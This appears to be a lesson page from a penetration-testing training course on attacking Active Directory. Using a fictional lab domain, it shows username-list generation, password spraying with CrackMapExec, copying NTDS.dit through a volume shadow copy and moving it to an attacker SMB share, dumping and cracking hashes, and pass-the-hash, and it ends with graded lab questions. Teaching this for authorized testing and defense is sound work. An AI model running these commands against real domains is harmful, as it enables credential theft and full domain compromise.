


Attacking Active Directory & NTDS.dit

Active Directory (AD) is a common and critical directory service in modern enterprise networks. AD is something we will repeatedly encounter, so we need to be familiar with various methods we can use to attack & defend these AD environments. It is safe to conclude that if the organization uses Windows, then AD is used to manage those Windows systems. Attacking AD is such an extensive & significant topic that we have multiple modules covering AD.

In this section, we will focus primarily on how we can extract credentials through the use of a **dictionary attack against AD accounts** and **dumping hashes** from the **NTDS.dit** file.

Like many of the attacks we have covered thus far, our target must be reachable over the network. This means it is highly likely that we will need to have a foothold established on the internal network to which the target is connected. That said, there are situations where an organization may be using port forwarding to forward the remote desktop protocol (3389) or other protocols used for remote access on their **edge router** to a system on their internal network. Please know that most methods covered in this module simulate the steps after an initial compromise, and a foothold is established on an internal network. Before we get hands-on with the attack methods, let's consider the authentication process once a Windows system has been joined to the domain. This approach will help us better understand the significance of Active Directory and the password attacks it can be susceptible to.



Once a Windows system is joined to a domain, it will **no longer default to referencing the SAM database to validate login requests**. That domain-joined system will now send all authentication requests to be validated by the domain controller before allowing a user to log on. This does not mean the SAM database can no longer be used. Someone looking to log on using a local account in the SAM database can still do so by specifying the **hostname** of the device preceded by the **Username** (Example: **WS01/nameofuser**) or with direct access to the device then typing **./** at the login UI in the **Username** field. This is worthy of consideration because we need to be mindful of what system components are impacted by the attacks we perform. It can also give us additional avenues of attack to consider when targeting Windows desktop operating systems or Windows server operating systems with direct physical access or over a network. Keep in mind that we can also study NTDS attacks by keeping track of this **technique**.

Dictionary Attacks against AD accounts using CrackMapExec

Keep in mind that a dictionary attack is essentially using the power of a computer to guess a username &/or password using a customized list of potential usernames and passwords. It can be rather **noisy** (easy to detect) to conduct these attacks over a network because they can generate a lot of network traffic and alerts on the target system as well as eventually get denied due to login attempt restrictions that may be applied through the use of **Group Policy**.

When we find ourselves in a scenario where a dictionary attack is a viable next step, we can benefit from trying to **custom tailor** our attack as much as possible. In this case, we can consider the organization we are working with to perform the engagement against and use searches on various social media websites and look for an employee directory on the company's website. Doing this can result in us gaining the names of employees that work at the organization. One of the first things a new employee will get is a username. Many organizations follow a naming convention when creating employee usernames. Here are some common conventions to consider:

Username Convention	Practical Example for Jane Jill Doe
firstinitiallastname	jdoe
firstinitialmiddleinitiallastname	jjdoe
firstnamelastname	janedoe
firstname.lastname	jane.doe
lastname.firstname	doe.jane
nickname	doedoehackstuff

Often, an email address's structure will give us the employee's username (structure: username@domain). For example, from the email address **jdoe@inlanefreight.com**, we see that **jdoe** is the username.

A tip from MrB3n: We can often find the email structure by Googling the domain name, i.e., "**@inlanefreight.com**" and get some valid emails. From there, we can use a script to scrape various social media sites and mashup potential valid usernames. Some organizations try to obfuscate their usernames to prevent spraying, so they may alias their username like a907 (or something similar) back to joe.smith. That way, email messages can get through, but the actual internal username isn't disclosed, making password spraying harder. Sometimes you can use google dorks to search for "**inlanefreight.com filetype:pdf**" and find some valid usernames in the PDF properties if they were generated using a graphics editor. From there, you may be able to discern the username structure and potentially write a small script to create many possible combinations and then spray to see if any come back valid.

Creating a Custom list of Usernames

Let's say we have done our research and gathered a list of names based on publicly available information. We will keep the list relatively short for the sake of this lesson because organizations can have a huge number of employees. Example list of names:

- Ben Williamson
- Bob Burgerstien
- Jim Stevenson
- Jill Johnson
- Jane Doe

We can create a custom list on our attack host using the names above. We can use a command line-based text editor like **Vim** or a graphical text editor to create our list. Our list may look something like this:

Attacking Active Directory & NTDS.dit
<pre>dbcyph0n@htb[/htb]\$ cat usernames.txt bwilliamson benwilliamson ben.williamson willamson.ben bburgerstien bobburgerstien bob.burgerstien</pre>

```
burgerstien.bob
jstevenson
jimstevenson
jim.stevenson
stevenson.jim
```

Of course, this is just an example and doesn't include all of the names, but notice how we can include a different naming convention for each name if we do not already know the naming convention used by the target organization.

We can manually create our list(s) or use an [automated list generator](#) such as the Ruby-based tool [Username Anarchy](#) to convert a list of real names into common username formats. Once the tool has been cloned to our local attack host using [Git](#), we can run it against a list of real names as shown in the example output below:

Attacking Active Directory & NTDS.dit

```
dbcypth0n@htb[/htb]$ ./username-anarchy -i /home/ltntob/names.txt
```

```
ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
williamson.ben
bw
bob
bobburgerstien
bob.burgerstien
bobburge
bobburg
bobb
b.burgerstien
bburgerstien
bbob
b.bob
burgerstienb
burgerstien
burgerstien.b
burgerstien.bob
bb
jim
jimstevenson
jim.stevenson
jimsteve
jimstev
jims
j.stevenson
jstevenson
sjim
s.jim
stevensonj
stevenson
stevenson.j
stevenson.jim
js
jill
jilljohnson
jill.johnson
jilljohn
jillj
j.johnson
jibson
```

```

jjohnson
jjill
j.jill
johnsonj
johnson
johnson.j
johnson.jill
jj
jane
janedoe
jane.doe
janed
j.doe
jdoe
djane
d.jane
doej
doe
doe.j
doe.jane
jd

```

Using automated tools can save us time when crafting lists. Still, we will benefit from spending as much time as we can attempting to discover the naming convention an organization is using with usernames because this will reduce the need for us to guess the naming convention.

It is ideal to limit the need to guess as much as possible when conducting password attacks.

Launching the Attack with CrackMapExec

Once we have our list(s) prepared or discover the naming convention and some employee names, we can launch our attack against the target domain controller using a tool such as CrackMapExec. We can use it in conjunction with the SMB protocol to send logon requests to the target Domain Controller. Here is the command to do so:

```

Attacking Active Directory & NTDS.dit


dbcypthn@htb[/htb]$ crackmapexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt

SMB      10.129.201.57      445      DC01      [*] Windows 10.0 Build 17763 x64 (name:DC-PAC) (domain:da
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:winter2017 STATUS_LO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:winter2016 STATUS_LO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:winter2015 STATUS_LO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:winter2014 STATUS_LO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:winter2013 STATUS_LO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:P@55w0rd STATUS_LOGO
SMB      10.129.201.57      445      DC01      [-] inlanefrieght.local\bwilliamson:P@ssw0rd! STATUS_LOGO
SMB      10.129.201.57      445      DC01      [+] inlanefrieght.local\bwilliamson:P@55w0rd!

```

In this example, CrackMapExec is using SMB to attempt to logon as user (-u) **bwilliamson** using a password (-p) list containing a list of commonly used passwords (**/usr/share/wordlists/fasttrack.txt**). If the admins configured an account lockout policy, this attack could lock out the account that we are targeting. At the time of this writing (January 2022), an account lockout policy is not enforced by default with the default group policies that apply to a Windows domain, meaning it is possible that we will come across environments vulnerable to this exact attack we are practicing.

Event Logs from the Attack



The screenshot displays the Windows Event Viewer interface. On the left, the 'Security' log is selected under 'Applications and Services Logs'. The center pane shows a list of events, with Event 4776 (Microsoft Windows security auditing) selected. The right pane shows the details for Event 4776, indicating a successful logon for the user 'bwilliamson' using the 'MICROSOFT_AUTHENTICATION' package. The event occurred on 1/14/2022 at 2:07:49 PM.

It can be useful to know what might have been left behind by an attack. Knowing this can make our remediation recommendations more impactful and valuable for the client we are working with. On any Windows operating system, an admin can navigate to **Event Viewer** and view the Security events to see the exact actions that were logged. This can inform decisions to implement stricter security controls and assist in any potential investigation that might be involved following a breach.

Once we have discovered some credentials, we could proceed to try to gain remote access to the target domain controller and capture the NTDS.dit file.

Capturing NTDS.dit

NT Directory Services (NTDS) is the directory service used with AD to find & organize network resources. Recall that **NTDS.dit** file is stored at `%systemroot%/ntds` on the domain controllers in a **forest**. The **.dit** stands for **directory information tree**. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, we could potentially compromise every account on the domain similar to the technique we covered in this module's **Attacking SAM** section. As we practice this technique, consider the importance of protecting AD and brainstorm a few ways to stop this attack from happening.

Connecting to a DC with Evil-WinRM

We can connect to a target DC using the credentials we captured.

Attacking Active Directory & NTDS.dit

```
dbcyph0n@htb[/htb]$ evil-winrm -i 10.129.201.57 -u bwilliamson -p 'P@55w0rd!'
```

Evil-WinRM connects to a target using the Windows Remote Management service combined with the PowerShell Remoting Protocol to establish a PowerShell session with the target.

Checking Local Group Membership

Once connected, we can check to see what privileges **bwilliamson** has. We can start with looking at the local group membership using the command:

Attacking Active Directory & NTDS.dit

```
*Evil-WinRM* PS C:\> net localgroup

Aliases for \\DC01

-----
*Access Control Assistance Operators
*Account Operators
```

```
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.
```

We are looking to see if the account has local admin rights. To make a copy of the NTDS.dit file, we need local admin ([Administrators group](#)) or Domain Admin ([Domain Admins group](#)) (or equivalent) rights. We also will want to check what domain privileges we have.

Checking User Account Privileges including Domain

Attacking Active Directory & NTDS.dit

```
*Evil-WinRM* PS C:\> net user bwilliamson

User name           bwilliamson
Full Name           Ben Williamson
Comment
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set    1/13/2022 12:48:58 PM
Password expires     Never
Password changeable  1/14/2022 12:48:58 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon           1/14/2022 2:07:49 PM

Logon hours allowed  All

Local Group Memberships
Global Group memberships *Domain Users      *Domain Admins
The command completed successfully.
```

This account has both Administrators and Domain Administrator rights which means we can do just about anything we want, including making a copy of the NTDS.dit file.

Creating Shadow Copy of C:

We can use `vssadmin` to create a [Volume Shadow Copy \(VSS\)](#) of the C: drive or whatever volume the admin chose when initially installing AD. It is very likely that NTDS will be stored on C: as that is the default location selected at install, but it is possible to change the location. We use VSS for this because it is designed to make copies of volumes that may be read & written to actively without needing to bring a particular application or system down. VSS is used by many different backup & disaster recovery software to perform operations.

Attacking Active Directory & NTDS.dit

```
*Evil-WinRM* PS C:\> vssadmin CREATE SHADOW /For=C:

vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {186d5979-2f2b-4afe-8101-9f1111e4cb1a}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
```

Copying NTDS.dit from the VSS

We can then copy the NTDS.dit file from the volume shadow copy of C: onto another location on the drive to prepare to move NTDS.dit to our attack host.

Attacking Active Directory & NTDS.dit

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit
C:\NTDS

1 file(s) copied.
```

Before copying NTDS.dit to our attack host, we may want to use the technique we learned earlier to create an SMB share on our attack host. Feel free to go back to the [Attacking SAM](#) section to review that method if needed.

Transferring NTDS.dit to Attack Host

Now `cmd.exe /c move` can be used to move the file from the target DC to the share on our attack host.

Attacking Active Directory & NTDS.dit

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData
C:\NTDS

1 file(s) moved.
```

A Faster Method: Using cme to Capture NTDS.dit

Alternatively, we may benefit from using CrackMapExec to accomplish the same steps shown above, all with one command. This command allows us to utilize VSS to quickly capture and dump the contents of the NTDS.dit file conveniently within our terminal session.

Attacking Active Directory & NTDS.dit

```
dbcypn@htb[/htb]$ crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds

SMB      10.129.201.57    445    DC01    [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inl
```

```
SMB      10.129.201.57  445  DC01      [+] inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
SMB      10.129.201.57  445  DC01      [+] Dumping the NTDS, this could take a while so go grab
SMB      10.129.201.57  445  DC01      Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cd
SMB      10.129.201.57  445  DC01      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
SMB      10.129.201.57  445  DC01      DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edba
SMB      10.129.201.57  445  DC01      krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ccb8a44ba74b57
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jim:1104:aad3b435b51404eeaad3b435b5140
SMB      10.129.201.57  445  DC01      WIN-IAUBULP65MZ:1105:aad3b435b51404eeaad3b435b51404ee:4f3c
SMB      10.129.201.57  445  DC01      WIN-NKHHJGP3SMT:1106:aad3b435b51404eeaad3b435b51404ee:a74c
SMB      10.129.201.57  445  DC01      WIN-K5E9CWYEG7Z:1107:aad3b435b51404eeaad3b435b51404ee:ec20
SMB      10.129.201.57  445  DC01      WIN-5MG4NRVHF2W:1108:aad3b435b51404eeaad3b435b51404ee:7ede
SMB      10.129.201.57  445  DC01      WIN-UIISCTR0XLKW:1109:aad3b435b51404eeaad3b435b51404ee:cad1
SMB      10.129.201.57  445  DC01      WIN-ETN7BWMPGXD:1110:aad3b435b51404eeaad3b435b51404ee:edec
SMB      10.129.201.57  445  DC01      inlanefrieght.local\bwilliamson:1125:aad3b435b51404eeaad3b
SMB      10.129.201.57  445  DC01      inlanefrieght.local\bburgerstien:1126:aad3b435b51404eeaad3
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jstevenson:1131:aad3b435b51404eeaad3b4
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jjohnson:1133:aad3b435b51404eeaad3b435
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jdoe:1134:aad3b435b51404eeaad3b435b514
SMB      10.129.201.57  445  DC01      Administrator:aes256-cts-hmac-sha1-96:cc01f5150bb4a7dda80f
SMB      10.129.201.57  445  DC01      Administrator:aes128-cts-hmac-sha1-96:bd99b6a46a85118cf2a0
SMB      10.129.201.57  445  DC01      Administrator:des-cbc-md5:618c1c5ef780cde3
SMB      10.129.201.57  445  DC01      DC01$:aes256-cts-hmac-sha1-96:113ffdc64531d054a37df36a07ad
SMB      10.129.201.57  445  DC01      DC01$:aes128-cts-hmac-sha1-96:ea10ef59d9ec03a4162605d7306c
SMB      10.129.201.57  445  DC01      DC01$:des-cbc-md5:a2852362e50eae92
SMB      10.129.201.57  445  DC01      krbtgt:aes256-cts-hmac-sha1-96:1eb8d5a94ae5ce2f2d179b9bfe6
SMB      10.129.201.57  445  DC01      krbtgt:aes128-cts-hmac-sha1-96:1fe3f211d383564574609eda482
SMB      10.129.201.57  445  DC01      krbtgt:des-cbc-md5:9bd5017fdcea8fae
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jim:aes256-cts-hmac-sha1-96:4b0618f08b
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jim:aes128-cts-hmac-sha1-96:d2377357d4
SMB      10.129.201.57  445  DC01      inlanefrieght.local\jim:des-cbc-md5:79ab08755b32dfb6
SMB      10.129.201.57  445  DC01      WIN-IAUBULP65MZ:aes256-cts-hmac-sha1-96:881e693019c3501793
SMB      10.129.201.57  445  DC01      WIN-IAUBULP65MZ:aes128-cts-hmac-sha1-
[+] Dumped 61 NTDS hashes to /home/bob/.cme/logs/DC01_10.10.15.30_2022-01-19_133529.ntds of which 15 were
```

Cracking Hashes & Gaining Credentials

We can proceed with creating a text file containing all the NT hashes, or we can individually copy & paste a specific hash into a terminal session and use Hashcat to attempt to crack the hash and a password in cleartext.

Cracking a Single Hash with Hashcat

Attacking Active Directory & NTDS.dit

```
dbcypn@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt
64f12cddaa88057e06a81b54e73b949b:Password1
```

In many of the techniques we have covered so far, we have had success in cracking hashes we've obtained.

What if we are unsuccessful in cracking a hash?

Pass-the-Hash Considerations

We can still use hashes to attempt to authenticate with a system using a type of attack called **Pass-the-Hash (PtH)**. A PtH attack takes advantage of the **NTLM authentication protocol** to authenticate a user using a password hash. Instead of **username:clear-text password** as the format for login, we can instead use **username:password hash**. Here is an example of how this would work:

Pass-the-Hash with Evil-WinRM Example

Attacking Active Directory & NTDS.dit

```
dbcyp0n@htb[/htb]$ evil-winrm -i 10.129.201.57 -u Administrator -H "64f12cddaa88057e06a81b54e73b949b"
```

We can attempt to use this attack when needing to move laterally across a network after the initial compromise of a target. More on PtH will be covered in the module [AD Enumeration and Attacks](#).

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

UDP 1337 TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

43ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: [Click here to spawn the target system!](#)

[Cheat Sheet](#)[Download VPN
Connection File](#)

+ 0

What is the name of the file stored on a domain controller that contains the password hashes of all domain accounts?

(Format: ****.***)

Submit your answer here...

+10 Streak pts

[Submit](#)[Show Solution](#)

+ 0

Submit the NT hash associated with the Administrator user from the example output in the section reading.

Submit your answer here...

+10 Streak pts

[Submit](#)[Hint](#)[Show Solution](#)

+ 1

On an engagement you have gone on several social media sites and found the Inlanefreight employee names: John Marston IT Director, Carol Johnson Financial Controller and Jennifer Stapleton Logistics Manager. You decide to use these names to conduct your password attacks against the target domain controller. Submit John Marston's credentials as the answer. (Format: username:password, Case-Sensitive)

Submit your answer here...

+10 Streak pts

[Submit](#)[Hint](#)[Show Solution](#)

+ 1

Capture the NTDS.dit file and dump the hashes. Use the techniques taught in this section to crack Jennifer Stapleton's password. Submit her clear-text password as the answer. (Format: Case-Sensitive)

Submit your answer here...

+10 Streak pts

[Submit](#)[Hint](#)[Show Solution](#)[← Previous](#)[Next →](#)[Cheat Sheet](#)[Resources](#)[Go to Questions](#)

Table of Contents

Introduction

Theory of Protection



Credential Storage



Credential Storage



John The Ripper



Remote Password Attacks

Network Services



Password Mutations



Password Reuse / Default Passwords



Windows Local Password Attacks

Attacking SAM



Attacking LSASS



Attacking Active Directory & NTDS.dit

Credential Hunting in Windows

Linux Local Password Attacks

Credential Hunting in Linux

Passwd, Shadow & Opasswd

Windows Lateral Movement

Pass the Hash (PtH)

Pass the Ticket (PtT) from Windows

Pass the Ticket (PtT) from Linux

Cracking Files

Protected Files

Protected Archives

Password Management

Password Policies

Password Managers

Skills Assessment

Password Attacks Lab - Easy

Password Attacks Lab - Medium

Password Attacks Lab - Hard

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

